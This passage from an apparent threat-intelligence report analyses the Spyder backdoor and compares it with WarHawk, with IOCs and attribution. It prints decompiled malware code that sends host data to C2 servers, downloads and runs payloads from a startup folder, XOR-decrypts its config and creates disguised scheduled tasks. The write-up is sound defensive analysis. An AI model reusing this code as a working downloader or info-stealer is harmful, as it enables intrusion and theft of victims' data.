    g_encode_av_info,
    *(_DWORD *)g_rsc_decode_data,
    g_encode_profile,
    g_encode_email);
else
  wsprintfA(
    v32,
    "hwid=%s&username=%s&compname=%s&osname=%s&arch=0&av=%s&agent=%i&profile=%s&mail=%s",
    g_encode_machine_guid,
    g_encode_username,
    g_encode_cmpname,
    g_encode_os_version,
    g_encode_av_info,
    *(_DWORD *)g_rsc_decode_data,
    g_encode_profile,
    g_encode_email);
memset(String1, 0, sizeof(String1));
v33 = lstrlenA;
v34 = lstrlenA(v32);
MwPostRequest(v32, v34, (int)String1, 0x1000u);
```

-	-
Field Name	**Meaning**
hwid	Machine GUID

-	-
username	Username
compname	Hostname
osname	System Version
arch	System Architecture
av	Antivirus Information
agent	Backdoor Agent Code in the configuration data (with a value of "3")
profile	Profile Information in the configuration data
mail	Email Address in the configuration data

Then enter a while loop. In each iteration, first download a file from another URL in the configuration data, "hxxp://plainboardssixty.com/drive/chilli.php," and save it in the Startup directory. If the download is successful, run the file.




```
  SHGetKnownFolderPath(&stru_4422C0, 0, 0, &var_startup);// FOLDERID_Startup
  memset(String1, 0, sizeof(String1));
  lstrcpyW(String1, var_startup);
  lstrcatW(String1, L"\\weiboo.exe");
  v0 = (const CHAR *)(g_rsc_decode_data + 0x3EC);// http://plainboardssixty.com/drive/chilli.php
  lpString = (const CHAR *)(g_rsc_decode_data + 0x3EC);
  v1 = lstrlenA((LPCSTR)(g_rsc_decode_data + 0x3EC));
  v2 = MultiByteToWideChar(0xFDE9u, 0, v0, v1, 0, 0);
  v7 = (WCHAR *)GlobalAlloc(0x40u, 2 * v2 + 2);
  v3 = lstrlenA(lpString);
  MultiByteToWideChar(0xFDE9u, 0, lpString, v3, v7, v2);
  if ( !URLDownloadToFileW(0, v7, String1, 0, 0) )
  {
    v4 = lstrlenW(String1);
    v5 = (WCHAR *)GlobalAlloc(0x40u, 2 * v4 + 64);
    wsprintfW(v5, L"/k \"%s\"", String1);
    CoInitializeEx(0, 6u);
    ShellExecuteW(0, L"open", L"cmd.exe", v5, 0, 0);
    CoUninitialize();
  }
  GlobalFree(v7);
  return 0;
}
```

```
00002490 MwDownloadExec:3 (403090) (Synchronized with IDA View-A, Hex View-1)
```

After that, there are multiple interactions with C2 to download and execute subsequent payloads. The interaction process is as follows.

(1) Retrieve instructions

Send "hwid=%s&deploy=1" to C2 to receive the returned instructions. The backdoor provides three types of instructions: "1," "2," and "3." All three instructions are used to obtain and execute subsequent payloads.



```
wsprintfA(v39, v43, g_encode_machine_guid);// hwid=%s&deploy=1
memset(v129, 0, sizeof(v129));
v45 = lstrlenA(v39);
MwPostRequest(v39, v45, (int)v129, 0x1000u);
GlobalFree(v39);
if ( lstrcmpA(v129, "1") )
{
  if ( lstrcmpA(v129, "2") )
  {
    if ( !lstrcmpA(v129, L"3") )
    {
      v93 = *((_DWORD *)v35 + 105);
      v121[0] = 0xF8652984;
```


(2) Obtain the compressed package name and extraction password containing the subsequent payload

After selecting a specific instruction, send "hwid=%s&deploy=%d&bakmout=1" to C2. The "hwid" field is still the encoded Machine GUID, and the "deploy" field corresponds to the selected instruction number.

The response message is a JSON string that contains the "name" and "pass" fields, which correspond to the compressed package name and extraction password, respectively.

(3) Download and extract the compressed package


Download the compressed package from the URL "hxxp://plainboardssixty.com/drive/[name].zip" using the password stored in the "pass" field. The downloaded compressed package and the extracted files are saved in the "C:\Users[user_name]\AppData\Local" directory. Then, run the extracted file.



```
wsprintfW(v61, L"%hs://%hs%hs/%hs.zip", &g_str_http, g_str_server, g_str_url, *((_DWORD *)v53 + 4));
lstrcpyW(v62, g_folder_LocalAppdata);
lstrcatW(v62, L"\\");
lstrcatW(v62, a2);
v53 = (CHAR *)MwDownloadData(v61, (size_t *)&v52);
v27 = CreateFileW(v62, 0x10000000u, 1u, 0, 2u, 0x80u, 0);
WriteFile(v27, v53, (DWORD)v52, &v57[1], 0);
CloseHandle(v27);
v28 = lstrlenW(v62);
```

(4) Notify C2 of the completion of the operation

Send "hwid=%s&deploy=0" to C2 to indicate that the downloaded payload has been executed. Delete the downloaded compressed package, sleep for 2 seconds, and proceed to the next iteration of the loop.



```
        wsprintfA(v80, v84, g_encode_machine_guid);// hwid=%s&deploy=0
        memset(v129, 0, sizeof(v129));
        v86 = lstrlenA(v80);
        MwPostRequest(v80, v86, (int)v129, 0x1000u);
        GlobalFree(v80);
        DeleteFileW(FileName);
        GlobalFree(v110);
      }
      Sleep(2000u);
      v33 = lstrlenA;
    }
  }
```

The detailed explanations of the backdoor instructions are as follows:

-          -

-	-
Instruction	**Description**
"1"	The locally saved name for the downloaded compressed package is "slr.zip." The "1.bin" file in the package is extracted and saved as "slb.dll," and the exported function "CreateInterface" of the DLL is run using rundll32.
"2"	The locally saved name for the downloaded compressed package is "slr_2.zip." The "2.bin" file in the package is extracted and saved as "sihost.exe," and the EXE file is run.
"3"	The locally saved name for the downloaded compressed package is "slr_3.zip." The "3.bin" file in the package is extracted and saved as "secd.exe," and the EXE file is run.
Other	No operation.

Two additional samples in June are almost identical to the previous sample, with the following differences:

(1).The names of the mutex, profile, and email in the configuration data are different.


(2).The saved name for the downloaded file from "hxxp://plainboardssixty.com/drive/chilli.php" at the beginning of the loop is "gameinput.exe."

(3).The file release names for instructions "2" and "3" are "Microsoft.Web.PageInspector.exe" and "DocumentFormat.OpenXml.exe," respectively, and they are saved in the "Microsoft.Web" subdirectory under "AppData\Local."

Spyder Original Version

The original version from April has minimal differences compared to the updated version in June, as outlined below:


(1). The critical strings used in the configuration are XOR decrypted in the initialization function, rather than being decrypted from the resource area as in the updated version.



```
  v0 = (int *)NtCurrentTeb()->ThreadLocalStoragePointer;
  v7 = xmmword_44EB30;
  v8 = 0xCADC2A9F;
  v1 = *v0;
  v9 = 0x30BBA2BF;
  v10 = -23;
  LODWORD(v2) = *(_DWORD *)(v1 + 348);
  v3 = v1 + 352;
  if ( (v2 & 1) == 0 )
  {
    *(_DWORD *)(v1 + 348) = v2 | 1;
    v11 = 0;
    sub_4041D0(&v7);
    LODWORD(v2) = __tlregdtor(sub_441FB0);
  }
  if ( *(_BYTE *)(v3 + 25) )
  {
    v4 = 0;
    v5 = 0;
    do
    {
      v2 = 0x55D5CD91AFBF43E9ui64 >> (8 * (v5 & 7));
      *(_BYTE *)(v5 + v3) ^= v2;
      v4 = (__PAIR64__(v4, v5++) + 1) >> 32;
    }
    while ( __PAIR64__(v4, v5) < 0x19 );
    *(_BYTE *)(v3 + 25) = 0;
  }
  g_server = (LPCSTR)v3;                         // cloudplatfromservice.one
  return v2;
}
```

```
000006B0 sub_4012B0:12 (4012B0) (Synchronized with IDA View-A, Hex View-1)
```

(2). There is no interaction with C2 and no operation to select whether to enter a sleep state before creating scheduled tasks and returning collected information.



```
  GetModuleFileNameW(0, (LPWSTR)lpExistingFileName, 0x1000u);
  v5 = CreateMutexW(0, 1, L"Local\\$qH636Ei8jmOvmtm4$");
  if ( GetLastError() != 183 )
  {
    MwCollectInfo((int)&savedregs);
    sub_401D80((OLECHAR *)L"NVIDIA ShadowPlay Helper 10", (int)&savedregs, v4, (int)L"10:00:00");
    sub_401D80((OLECHAR *)L"NVIDIA ShadowPlay Helper 11", (int)&savedregs, v4, (int)L"11:00:00");
    sub_401D80((OLECHAR *)L"NVIDIA ShadowPlay Helper 12", (int)&savedregs, v4, (int)L"12:00:00");
    sub_401D80((OLECHAR *)L"NVIDIA ShadowPlay Helper 13", (int)&savedregs, v4, (int)L"13:00:00");
    sub_401D80((OLECHAR *)L"NVIDIA ShadowPlay Helper 14", (int)&savedregs, v4, (int)L"14:00:00");
    v6 = lstrlenA(g_encode_machine_guid);
    v7 = lstrlenA(g_encode_email) + v6;
    v8 = lstrlenA(g_encode_profile) + v7;
    v9 = lstrlenA(g_encode_av_info) + v8;
```

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

```
  v13 = CreateMutexA(0, 1, (LPCSTR)(g_rsc_decode_data + 4));// zLgR2Prvrp215NRp5x6jwPHO
  if ( GetLastError() != 183 )
  {
    MwCollectInfo((int)&savedregs);                // collect info
    v14 = lstrlenA(g_encode_machine_guid);
    v15 = lstrlenA(g_encode_email);
    v16 = (CHAR *)GlobalAlloc(0x40u, 2 * (v15 + v14));
    wsprintfA(v16, "hwid=%s&mail=%s", g_encode_machine_guid, g_encode_email);
    memset(String1, 0, sizeof(String1));
    v17 = lstrlenA(v16);
    MwPostRequest(v16, v17, (int)String1, 0x1000u);
    GlobalFree(v16);
    if ( !lstrcmpA(String1, "1") )                 // 响应为"1"，则进入休眠死循环
    {
      while ( 1 )
        Sleep(2000u);
    }
    v18 = L"Microsoft Corporation. All rights reserved.";
    v105 = sub_4015E0((LPCCH)(g_rsc_decode_data + 0x22C));// DllHostcache
    v19 = L"Microsoft Corporation. All rights reserved.";
    v20 = L"Attribute Utility 10";
    v111 = *(LPCSTR *)g_rsc_decode_data;           // 解密的config最开始4字节为一个整型数
    if ( *(_DWORD *)g_rsc_decode_data == 3 )
      v19 = L"2017 Microsoft Corporation. All rights reserved.";
    if ( *(_DWORD *)g_rsc_decode_data == 3 )
      v20 = (OLECHAR *)L"WMI Provider Host 10";
    sub_401970(v105, v20, (int)&savedregs, (int)v19, (int)L"10:00:00", (int)v19);
    v21 = L"Attribute Utility 11";
    if ( v111 == (LPCSTR)3 )
      v21 = (OLECHAR *)L"WMI Provider Host 11";
    sub_401970(v105, v21, (int)&savedregs, (int)v19, (int)L"11:00:00", (int)v19);
```

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(3).The loop for communication with C2 does not involve downloading and executing payloads from an additional URL.

(4). Although both versions have a consistent format for returning information, the profile in the original version is just a code, and the mail field does not contain an email name, unlike the updated version where they have clear references.

The configuration data for the April sample is as follows:

-	-
MD5	eb9068161baa5842b40d5565130526b9
C2	(Communication) hxxp://gclouddrives.com/spyder/smile.php (Download URL) hxxp://gclouddrives.com/spyder/[name].zip
profile	TS-001
mail	N

-	-
MD5	87d94635372b874f18acb3af7c340357
C2	(Communication) hxxp://alibababackupcloud.com/spyder/smile.php (Download URL) hxxp://alibababackupcloud.com/spyder/[name].zip
profile	TS-002
mail	N

-	-
MD5	1fa3f364bcd02433bc0f4d3113714f16
C2	(Communication) hxxp://cloudplatfromservice.one/cpidr/balloon.php (Download URL) hxxp://cloudplatfromservice.one/cpidr/[name].zip
profile	TS-004
mail	N


It is worth noting that the C2 path in the early samples also contains the string "spyder," and the profiles in the samples follow the "TS-" format. The missing codes in between suggest that the April attack likely had other victims as well.

Comparison With WarHawk


The Spyder backdoor shares some similarities with the WarHawk backdoor disclosed by Zscaler [2], but there are significant differences in the operations corresponding to the backdoor instructions.

1. Similarities

(1) Both backdoors utilize similar functions to send POST requests to C2, and they use the same User Agent.




```
v3 = 0;
dwNumberOfBytesRead = 0;
hInternet = InternetOpenW(
              L"Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0",
              1u,
              0,
              0,
              0);
hConnect = InternetConnectW(hInternet, szServerName, 0x50u, 0, 0, 3u, 0, 0);
memset(szObjectName, 0, sizeof(szObjectName));
wsprintfW(szObjectName, L"%sglass.php", aWh);
hRequest = HttpOpenRequestW(hConnect, L"POST", szObjectName, 0, 0, 0, 0x84000000, 0);
v6 = lstrlenW(L"Content-Type: application/json");
if ( !HttpSendRequestW(hRequest, L"Content-Type: application/json", v6, a2, a1) )
  return 1;
if ( !InternetReadFile(hRequest, a3, 0x2800u, &dwNumberOfBytesRead) )
  v3 = 1;
InternetCloseHandle(hRequest);
InternetCloseHandle(hConnect);
InternetCloseHandle(hInternet);
return v3;
```




```
int __usercall MwPostRequest@<eax>(LPVOID lpOptional@<ecx>, DWORD dwOptionalLength@<edx>, int arg_recv_buf, DWORD dwNumberO
{
  int v6; // ebx
  int v7; // eax
  void *v9; // [esp+Ch] [ebp-18h]
  void *hInternet; // [esp+10h] [ebp-14h]
  void *hRequest; // [esp+18h] [ebp-Ch]
  DWORD dwNumberOfBytesRead; // [esp+1Ch] [ebp-8h] BYREF

  dwNumberOfBytesRead = 0;
  v6 = 17;
  v9 = InternetOpenW(L"Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0", 1u, 0, 0, 0);
  hInternet = InternetConnectW(v9, lpszServerName, 0x50u, 0, 0, 3u, 0, 0);// server: plainboardssixty.com
  hRequest = HttpOpenRequestW(hInternet, L"POST", lpszObjectName, 0, 0, 0, 0, 0);// url: /drive/bottom.php
  v7 = lstrlenW(L"Content-Type: application/x-www-form-urlencoded");
  if ( !HttpSendRequestW(hRequest, L"Content-Type: application/x-www-form-urlencoded", v7, lpOptional, dwOptionalLength) )
    return 1;
  if ( !InternetReadFile(hRequest, (LPVOID)arg_recv_buf, dwNumberOfBytesToRead, &dwNumberOfBytesRead) )
    v6 = 1;
  InternetCloseHandle(hRequest);
  InternetCloseHandle(hInternet);
  InternetCloseHandle(v9);
  return v6;
}
```

(2) The collected device information is similar, and both backdoors use the hwid (Machine GUID) as the victim identifier in C2 communication.



```
  wsprintfA(
    v62,
    "{ \"_hwid\": \"%s\", \"_computer\": \"%s\", \"_username\": \"%s\", \"_os\": \"%s\" }",
    g_HW_PROFILE_INFO.szHwProfileGuid,
    g_cmpname,
    g_username,
    g_os_version);
  memset(String1, 0, sizeof(String1));
```

WarHawk后门




```
  if ( g_is_64_arch )
    wsprintfA(
      v32,
      "hwid=%s&username=%s&compname=%s&osname=%s&arch=1&av=%s&agent=%i&profile=%s&mail=%s",
      g_encode_machine_guid,
      g_encode_username,
      g_encode_cmpname,
      g_encode_os_version,
      g_encode_av_info,
      *(_DWORD *)g_rsc_decode_data,
      g_encode_profile,
      g_encode_email);
  else
    wsprintfA(
      v32,
      "hwid=%s&username=%s&compname=%s&osname=%s&arch=0&av=%s&agent=%i&profile=%s&mail=%s",
      g_encode_machine_guid,
      g_encode_username,
      g_encode_cmpname,
      g_encode_os_version,
      g_encode_av_info,
      *(_DWORD *)g_rsc_decode_data,
      g_encode_profile,
      g_encode_email);
  memset(String1, 0, sizeof(String1));
```

Spyder后门

(3) The C2 instructions for both backdoors use numeric characters to differentiate different operations, and the issued C2 instructions are in JSON format.

2. Differences

The differences between the two backdoors lie in the distribution and specific functionality of the backdoor instructions. The WarHawk backdoor calls functions to implement each instruction in a sequential manner. Each function first queries the C2 server to determine whether to perform the operation and then executes or skips it based on the server's response. The following code snippet illustrates the relevant code for the WarHawk backdoor.




```
  v32 = (CHAR *)GlobalAlloc(0x40u, 2 * v31);
  wsprintfA(v32, "{ \"_hwid\": \"%s\", \"_ping\": \"true\" }", String);
  memset(String1, 0, sizeof(String1));
  v33 = lstrlenA(v32);
  MwPostRequest(v33, v32, String1);
  GlobalFree(v32);
  while ( lstrcmpA(String1, "del") )
  {
    sub_407C80();                               // task: downloading and executing additional payloads
    sub_407F80();                               // cmd: executing system commands
    sub_408250();                               // filemgr: gathering and sending file information
    sub_408520();                               // fileupload: uploading files on the infected host from C2
    Sleep(0xFA0u);
    v34 = lstrlenA(String);
    v35 = (CHAR *)GlobalAlloc(0x40u, 2 * v34);
    wsprintfA(v35, "{ \"_hwid\": \"%s\", \"_ping\": \"true\" }", String);
    memset(String1, 0, sizeof(String1));
    v36 = lstrlenA(v35);
    MwPostRequest(v36, v35, String1);
    GlobalFree(v35);
  }
  v37 = lstrlenA(String);
  v38 = (CHAR *)GlobalAlloc(0x40u, 2 * v37);
  wsprintfA(v38, "{ \"_hwid\": \"%s\", \"_del\": \"true\" }", String);
  memset(String1, 0, sizeof(String1));
  v39 = lstrlenA(v38);
  MwPostRequest(v39, v38, String1);
  GlobalFree(v38);
  ExitProcess(0);
}
```

The WarHawk backdoor supports functionalities such as downloading and executing subsequent payloads, command execution, collecting and returning file information, and file downloading. In contrast, the Spyder backdoor primarily focuses on downloading and executing subsequent payloads.

Source Attribution

Ownership

The early sample of the Spyder backdoor (MD5: eb9068161baa5842b40d5565130526b9) carries a digital signature of "Integrated Plotting Solutions Limited," which has also been used by other samples associated with the Mokha Grass threat actor.



数字签名信息

一个副署无效。文件可能已更改。

签名人信息(S)

名称: Integrated Plotting Solutions Limited

电子邮件: offers@plotting-solutions.com

签名时间: 2023 年 4 月 10 日 14:44:29

副署(U)

